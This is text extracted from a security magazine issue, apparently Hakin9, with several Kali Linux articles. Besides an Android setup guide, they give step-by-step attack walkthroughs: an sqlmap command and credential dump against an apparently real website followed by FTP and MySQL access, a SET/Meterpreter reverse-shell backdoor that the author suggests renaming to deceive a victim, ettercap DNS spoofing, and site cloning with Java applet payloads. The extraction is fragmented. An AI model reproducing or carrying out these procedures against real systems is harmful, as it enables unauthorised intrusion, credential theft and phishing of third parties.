Armitage tool can also be added. Armitage is a scriptable tool for Metasploit that visualizes tar-gets, recommends exploits and exposes the ad-vanced post-exploitation features in the Metasploit framework. It has many features for discovery, access, post-exploitation, and manoeuvre, which makes is more effective. The command to install Armitage is:
apt-cache search armitage && apt-get install armitage
Method 02: install Kali Command Line
interface (CLi) using Chroot environment
In this method the chroot operation is used to deploy Kali Linux. The chroot operation changes the root directory for the current running processes and its children processes by creating and hosting a sepa-rate virtualised environment. Any program deployed using this operation is confined to the defined base directory. Here the chroot operation is used to setup the Kali Linux platform for pentesting.Requirements

Rooted HTC One X mobile device with 6GB free space, BusyBox free app & Terminal Emulator app.
Methodology
• Download pre-compiled chroot kali distribution
from http://googl/qmGle. Mirror: https://archive. org/details/Kali.nogui.armel.zitstif.chroot.482013
MD5: d60c5a52bcea35834daecb860bd8a5c7
SHA1: f62c2633d214de9edad1842c9209f443bcea385d
• Extract the downloaded archive onto phone’s
internal storage folder /sdcard/kali,
• Kali folder contains three files, hashsum, ‘kali’ shell script and ‘kali.img’ file (Figure 10),
• Install Terminal Emulator app.To run the Kali
chroot environment use the below command:
Figure 9. Kali Linux booting Figure 8. VNC-Viewer Figure 7. Server started
www.hakin9.org/en 21
Weaponization of android Platform using Kali Linux
*Note: Kali file requires permissions to be an exe
-cutable and we can set it using this command first:
Chmod 755 /sdcard/kali/kali
then use this command to run Kali
su -c /sdcard/kali && sh kali
Optional 01
Terminal Emulator can be configured to start the session directly in the Kali chroot environment by
adding the following command in: Preferences >>
Initial Command
su -c “cd /sdcard/kali && sh kali”
Optional 02
Update the distribution by using the following com-mand:
apt-get update && apt-get upgrade && msfupdate
Optional 03
Enhance functionality by adding below mentioned tools from app store.
Summary
Kali Linux GUI or CLI both are equally powerful when combined with Android Platform. The begin-ners can start using kali GUI on mobile device and the more experienced who are comfortable with the terminals can have fun using kali CLI. In the future, more mobile-based tools and apps are going to flood the markets and we need to start using mobile devices and smartphones as they and becoming inexpensive and more functional. Hope this article is helpful, informative and encourages you towards the field of cyber security and pentesting.
DaNieL SiNgH
[image:21.575.37.237.76.430.2]Daniel Singh (CEH, ECSA) is Cyber-securi-ty consultant and prominent speaker at Defcon Indian Regional Chapters. He has over thirteen years of experience in scien-tific software development, network/da-tabase administration, business & data analysis. He has worked in various roles, i.e.; coding, testing, database and network administration to senior analyst. Cur-rently he works as an Independent consultant in network and systems security. Apart from consulting, he is active in train-ing & mentortrain-ing upcomtrain-ing security professionals. He has var-ied interests including malware analysis, open source intelli-gence gathering, reversing, offensive security and hardware hacking. Email: [email protected]
[image:21.575.36.237.447.761.2]ATTACK
Table 2. Tools for enhancing functionality
App Name Description
AndFTP ftp/sftp client
Android Hackers shows complete android info
AndroidVNC vnc viewer client
AndSMB Android Samba client
Antennas shows mobile antennas and much
more info AnyTAG NFC
Launcher Automate your phone by scanning NFC tags
APG OpenGPG for Android
APK Dumper copies apk of selected apps
App List Backup says what it does
Bugtroid pentesting and forensics
CardTest Test your NFC enabled credit cards
Checksum GUI tool for md5sum and shasum tools
ConnectBot powerful ssh client
DNS Lookup perform DNS and WHOIS lookups
Dolphin Browser browser that easily allows you to change your UserAgent
Droidcat inspired by firecat
Droidsheep Security analysis in wireless
networks
Droidsheep Guard app for monitoring Androids ARP-table
DroidSQLi automated MySQL injection tool
dSploit Android Network Penetration Suite
Electronic
Pickpocket wirelessly read NFC enabled cards
Exif Viewer shows exif data from photos and can
remove this information
Fast notepad simple but useful notepad
application Find My Router’s
Password title explains it all (mostly for default passwords)
Fing very similar to Look@LAN tool for
Windows
Goomanager front end for android file hosting
Hacker’s Keyboard as the name says
HashPass translate text into hashes
Hex Editor hex editor for Android
Hex Pirate hex editor for Android
inSSIDer wireless network info
intercepter-NG mutli-function network tool, sniffer, cookie intercepter, arp poisoner IP info Detective detailed information regarding the
IP address
IP Webcam Android device into an IP security
camera
Loggy view your logcat in your desktop browser
Maluuba voice activated assistant
network
discovery Computer/device discovery and port scanner Network Signal Info graphical tool for iwconfig
network tools periodic monitoring of websites,
servers, routers, surveillance systems, etc
NFC ReTAG Re-use write protected NFC Tags
such as hotel key-cards, access badges, etc
NFC TagInfo another NFC reader
obackup Easily backup your entire device to
the cloud in one tap OpenVPN Connect open vpn client
Orbot tor on Android
Packet Injection poorman’s GUI version of scapy
portknocker as name says
ProxyDroid use your socks5 proxy with this
application python for
android as name says
rekey app that fixes the recently-disclosed
“Master Key” vulnerabilities
Root Browser great file manager for Android
SandroProxy kind of like Webscarab
Screenshot
Ultimate to take screenshots
Secret Letter poorman’s stegonagraphy tool
smanager script manager
smart taskbar as name says
SSHDroid openssh server for android
STUN Client app to find out what kind of firewall/
NAT you’re behind by using the STUN protocol.
SU Update fixer as name says
Supersu manage what programs access root
functions
Teamviewer remotely control Windows, OSX, and
Linux based systems Terminal Emulator no explanation needed
timely alarm
tPacketCapture as name says
VirusTotal Uploader test your malicious payloads Voodoo OTA
RootKeeper maintain root access even after updates Wifi File Transfer access files on your phone from a
web browser via an http server
WifiFinder simple wireless scanner
ATTACK
K
ali Linux is probably one of the distributions more complete for the realization of pene-tration test. This is accompanied by many tools of all kinds. In this article we’ll see some ex-amples on how to perform attacks using only some of the Top Ten tools of Kali Linux focusing on those that are designed to attack web servers...Generally an attack is performed as follows:
• Collection/information gathering. • Anonymity.
• Search vulnerabilities. • Exploitation of the systems. • Post exploitation.
• Elimination of proofs.
• Executive and technical report.
We will focus on the following: Information Gath-ering, search vulnerabilities, exploitation and Post exploitation.
It is important to know that: in this article you are working with a series of tools for a specific pur-pose, but this does not mean that the tool can only be used for this purpose. The vast majority of the tools have multiple uses.
Nmap: information gathering
When we are ready to perform an attack, the first and most important step is the collection of
infor-mation. Knowing all the potential weak points is our goal. To do this the first thing that we are going to do is to conduct a port scan with nmap. In this way we will know what type of services or applica-tions run under the web server.

As shown in Figure 1, we see the result of a basic
scanning launched from nmap, more specifically
Kali Linux, attacking
Servers
[image:24.575.293.538.505.761.2]This article will show you how to perform attacks on web
servers, getting full access to the system and database. Just
by using some of the ‘Top Ten’ tools of Kali Linux.
www.hakin9.org/en 25
Kali Linux, attacking Servers
from Zenmap, the graphical version of nmap. The scan showed a few open ports on the server, and this may give us some clues as to where to find potential vulnerabilities. The information which has taken us back is quite juicy, the server that we are attacking has more of a role assigned, therefore more points to that attack.
Some of the services that are attacked :
Port 21 FTP Port 110 pop3 Port 3306 mysql
These will probably be the most vulnerable, be-cause the rest of which ports are open on the serv-er have a connection with the security type SSL or
TLS, as is the case of HTTPS, SMTPS, POP3S
or of the SSH. These protocols and their connec-tion, have a very robust encrypconnec-tion, which is why it is more complex to obtain a key using brute force,
or crack a password sniffing the traffic on a LAN. As an example; both by the port 21 as the 110
could be attempting to perform a brute-force
at-tack. On the other hand, we have port 3306 that
tells us that mysql installed.
We will do some checking typical to perform a pen-etration test, such as trying to access an anonymous user FTP, or verify access to mysql is enabled.
In Figure 2, shows how the mysql Backend can only be accessed from within the LAN itself.
However, having a mysql installed and see so many open ports makes us think that the web that we are attacking have more than one database dedicated to various services, for example, for the main page, a database, for the blog other, and so on for each part of the web. This can mean that some of the parts of the web page is vulnerable.
OWaSP: Search vulnerabilities
[image:25.575.35.283.174.505.2]Once that we have some information on the objec-tive, the next step will be to seek vulnerabilities with
Figure 2. Acces denied for mysql backend
Figure 3. Automatic full scan with OWASP ZAP
[image:25.575.36.541.521.763.2]ATTACK
the OWASP tool. At the time of use OWASP we can use this of two different ways. The first of them would be to use OWASP as a proxy in our browser, intercepting and all the connections that are made with Firefox, Chrome, or any other browser.
In this way we can establish the attack in a sin-gle point, that is to say, possibly the web to which we are attacking has multiple URL, between the BLOG, the main page, the access to the extranet, access to suppliers, and so on using as a proxy OWASP interceptions exclusively part of the web server that we want to attack.
The other way to use OWASP to search for vul-nerabilities is doing a full scan of the web site.
Later I’ll show you how to do it. This option is less advised that the previous one, however, can help us in the time to search for these vulnerabili-ties, this method is faster. It is less advisable to use this method, or better said, the handicaps of using as a proxy is, that if you do a full scan on a web-site, OWASP runs through all the URL of the page and tries to find vulnerabilities in each of the par-ties of the web. This implies that the IDS or firewall of server to that we are attacking can detect an in-trusion attempt.
OWASP when perform a full scan, launches all possible attacks, grouping the vulnerabilities found based on their criticality.
In the image below (Figure 3) we see the result
obtained by OWASP on a full scan of the web site that we are attacking.

Once that we already have the result of the scan-ning, the most advisable is to perform a first look at the potential vulnerabilities, and then export it in .HTML in order to be able to focus on those vulner-abilities that we are the most interested in.
Figure 4 is the result already exported and in de-tail on the vulnerabilities found.
One of the vulnerabilities found was a XSS (cross site scripting) and to exploit it is as simple as go to the browser and insert the URL which showed OWASP. Figure 5, is the result of XSS.
[image:26.575.296.538.476.762.2] [image:26.575.36.279.533.761.2]Figure 8. Results of the table containing the passwords Figure 7. Results of the table containing the users
www.hakin9.org/en 27
Kali Linux, attacking Servers
SQLmap: exploiting vulnerabilities
After verifying that the fault discovered by OWASP are exploitable, we spent a sqlmap where we en-tered a field a bit more fun.
Among other vulnerabilities, we found a possible
failure of SQL injection.
The first thing is to check whether there is such failure by entering the URL that showed us OWASP.
Knowing that is vulnerable, we used sqlmap tool
to automate the processes of SQL injection.
The same as it happens with OWASP, there are two ways to use sqlmap, one of them would be
us-ing the wizard, and the other enterus-ing the param-eters one by one.
For example: we’d use the following command to know which are the DATABASE of server (Figure 6).
sqlmap -u http://www.website.es/actualidad/evento. php?id=110 --level=5 --flush-session –dbs

Then the options that we offer sqlmap, would get the tables from a database, after, then users, and so on up to obtain the passwords. It could even make a dump of all the DB.

Sometimes the users and passwords are in dif-ferent tables, however this is not a problem, we cannot continue with the process of intrusion.
Fig-ures 7 and 8 show the users and passwords in dif -ferent tables.
To do a dump of these two tables, we get the
account_id and the password (Figure 9), which in
addition, seeing the user name I suppose it is the user that gives access to the FTP.
And as we saw earlier, one of the open ports was
precisely the 21. Thus, we tried to enter and ...
We’re already inside!
Navigating a little for folders on the ftp we realize that the website has a blog with Wordpress (Figure
10). This makes it easier for us once more to get
access to the system ...
We downloaded the file wp-config to view the user that connects with the Wordpress Database,
and we try to connect to a mysql client (Figure 11).
Summary
With only 3 programs we have obtained full access
and with root permissions to Mysql. Also, we have had access to the FTP server where are housed all of the files of the web site, and where we could get a remote shell.
These 3 tools are in the Top Ten of Kali Linux. These
are without doubt the tools to be considered in order to make hacking attacks and penetration testing.
iSMaeL gONzáLez D.
Ismael Gonzalez D. is a security research-er with an expresearch-erience of ovresearch-er 7 years in the study of web vulnerabilities. He is currently certified in CEH, MCP, MCDTS, MCSA, LPIC-1. Founder and publisher of computer securi-ty blog (http://kontrol0.com). Writer of the book Backbox 3 – Initiation to pentesting, freely distributed and completely free (http://www.scribd.com/ doc/157067606/BackBox-3-Iniciacion-al-Pentesting).
[image:27.575.37.192.244.382.2]Figure 9. Dump of users data and passwords
ATTACK
B
ackdoor is a security hole that can exist in a computer program or operating system that could allow the invasion of the system so that the attacker can get a full control of the ma-chine.Referring to a backdoor, this is a ‘backdoor’ that
may be exploited via the Internet, but the term can be used more broadly to describe ways of stealthy obtaining privileged information systems of all kinds.
There are cases where the computer program can contain a ‘backdoor’ implemented at the time it
Hands-on: How To
Create ‚Backdoor’
To Remote access With Kali Linux
Now I will introduce you to a technique that will use SET
(social engineering toolkit) available in Linux Kali ...
Let’s create a backdoor that can be used to remotely control
a Windows computers.
We will create an executable legitimate, hardly detected by
any antivirus, so we complete a computer target.
I want to point out that all the information here should be
used for educational purposes or penetration test, because
the invasion of unauthorized devices is crime.
[image:28.575.47.536.485.768.2]Figure 3. Enter the IP adress, Step 3
Figure 2. Create the Payload and Listener, Step 2 Figure 1. Social Engineering Toolkit, Step 1
www.hakin9.org/en 29
Hands-on: How To Create 'Backdoor' To Remote access With Kali Linux
was compiled. Generally this feature is interesting when software must perform update operations or validation.
Step to Step
I hope to do a walkthrough theoretically simple:
First we access the menu: “Applications/Kali Linux/Exploitation Tools/Social Engineering Tool -kit” and click “seetool-kit”. It will be a menu like that
seen in the Figure 1. In the options menu select option 1.
In the second menu select option 4 (Figure 2). In this screen below you should properly input your IP address. If you have questions open a new terminal and type ifconfig eth0 then fill in this field
correctly (Figure 3).
In the screenshot below, you should choose the second option to create a connection reverse, our
target computer is who will connect to the
attack-er (Figure 4). In the screenshot below to watch 3
steps we perform first the kind of backdoor, type
16, then we must define the portal site, the attack -er’s machine that will be ‘listening’ for connection attempts made by the target. The default port is
443 you can choose to change the port if it is al -ready being used. We can enter another number and then press ‘Enter’, Next you’re asked whether to start ‘listening’, you must enter ‘yes’ (Figure 5).
With these procedures the ‘backdoor’ will be cre-ated and our computer will begin to ‘listen’ for con-nections from the target machines.
The executable is created in the folder /usr/ share/set/ and is called ‘msf.exe‘.
The goal is to make it an executable, then we can open a new terminal and type the following command
‘chmod + x / usr / share / set / msf.exe‘
Figure 6. Starting interaction, Step 6 Figure 5. Start the listener, Step 5
[image:29.575.50.541.341.792.2]Figure 8. Ettercap, Step 2
ATTACK
If you want to you can rename this file to facil -itate the process of social engineering to con-vince someone to opening a photo or install a new application.
Now we need to copy this executable to the tar-get machine and so it runs a Figure 6.
Here to enter the command ‘sessions’ can list the targets already connected.
When we type ‘sessions -i 1’ (assuming 1 is the
ID number displayed by the command ‘sessions‘, if another number is displayed just change the
num-ber shown by 1) we will be able to interact with the
target machine with full access.
DNS spoofing attack with ettercap
iNTRODUCTiON
DNS spoofing is a method in which the attacker com-promises a name server (Domain Name System).
The server accepts and incorrectly uses the in-formation from a ‘host’ who has no authority to pro-vide this information.
Using this technique, the attacker can direct the victim’s browser or email to their own server.
The technique consists of the data that is entered in a Domain Name System (DNS) ‘name server’s cache database’, making the name of the server to return an incorrect IP address, diverting traffic to another computer.
Step to Step
Open the terminal. Type and hit enter (Figure 7):
Figure 10. Start Sniffing, Step 4
Figure 11. DNS Spoof, Step 5
Figure 12. Social Engineering Toolkit, Step 1
Figure 13. Social Engineering Attacks, Step 2
www.hakin9.org/en 31
Hands-on: How To Create 'Backdoor' To Remote access With Kali Linux
# vi /usr/share/ettercap/etter.dns
Just edit and save, exit and enter after ‘ettercap-G’ to open Ettercap in graphical mode.
Go Sniff: ‘Unified Sniffing’, when prompted,
choose your NIC ‘eth0’ (Figure 8).
Concepts
This type of attack is important to get some creden-tials during the execution of the penetration test. It consists of sending false answers to DNS requests that are made. To execute this attack, you must ed-it the file ‘etter.dns’, as ed-it is the file ‘hosts’ windows and linux, we can configure to which requests are sent. In ‘Hosts’ click ‘Scan for hosts’.
Again in “Hosts” click Host List ‘to view a list of all available IPs on the network, which will select the target that will receive the false answers and click’
Add to Target 1’ (Figure 9).
Now click on ‘Start’, ‘Start Sniffing’.
After go ‘MitM’: ‘Arp Poisoning’. Select the option ‘Sniff remote connections’ as below and click ‘OK’
(Figure 10).
Go to ‘Plugins’, ‘Manage the Plugins’ and double
click dns_spoof’ (Figure 11).
Done that the ‘selected customer’ will start get-ting false answers to DNS.
Cloning Site with Kali Linux
iNTRODUCTiON
SET Attack Method:
The Social Engineer Toolkit (SET) has been de-veloped to perform advanced attacks against the human element. SET was designed to be launched with http://www.social-engineer.org and quickly became a standard tool in the arsenal of penetra-tion testers. The attacks built into the toolkit are de-signed to be focused on attacks against a person or organization used during a penetration test.
This hacking method will work perfectly with the ‘DNS spoofing or Man in the Middle attack method’.
I will present methods of attack like this can have computer in few steps.
Step to Step
Enter on Applications: Kali Linux: Exploitation Tools: Social Engineering Toolkit: then Select
‘se-toolkit’ (Figure 12).
Figure 15. Java Applet Attack, Step 4
Figure 16. Site Cloning, Step 5
Figure 17. Web Templates, Step 6
ATTACK
Then Select option ‘Social Engineering Attacks’ using no. So it will create another window:
Fig-ure 13. Then Select option ‘Website Attack Vec -tors’ which is the unique way of using multiple web
based attacks... (Figure 14).
After that Select option ‘Java Applet Attack’ method will spoof a Java Certificate and deliver a
‘metasploit’ based payload (Figure 15).
Select the option which is for ‘Site Cloning’ that will allow SET to clone the Site that you will define
so that it can utilize that attack (Figure 16).
After pressing enter on the ‘Web Template’ will
show how to use the PORT/ NAT or other. Next
step, enter the IP of your Kali linux, so you can do reverse connection to your machine when the
tar-get using the link provided by you (Figure 17).
After you provide the URL to be cloned as Ya-hoo, Twitter, Facebook. You can collect various
in-formation about the target (Figure 18).
Provide the URL to start cloning, and then, once that’s done, will start generating ‘payload’ and
some files as jar file, index.html (Figure 19).
Select the ‘payload’ necessary that you want to generate. I’m using the second option, which is the
‘Windows Meterpreter Reverse_TCP’ that will cre -ate a shell access between the attacker and the target machine that is between my Kali Linux (Fig-ure 20). It will display ‘list of Encoding’s’ that will help you bypass the security target. I prefer ‘Back-doored Executable’, it is best to find a ‘spamhole’
on the machine in question (Figure 21).
Will begin to generate multiple ‘Powershell code based Injection’ based on common ports such as
Figure 19. Generating Payload, Step 8
Figure 20. Windows Meterpreter Reverse_TCP, Step 9
Figure 21. Backdoored Executable(BEST), Step 10
Figure 22. Powershell, Step 11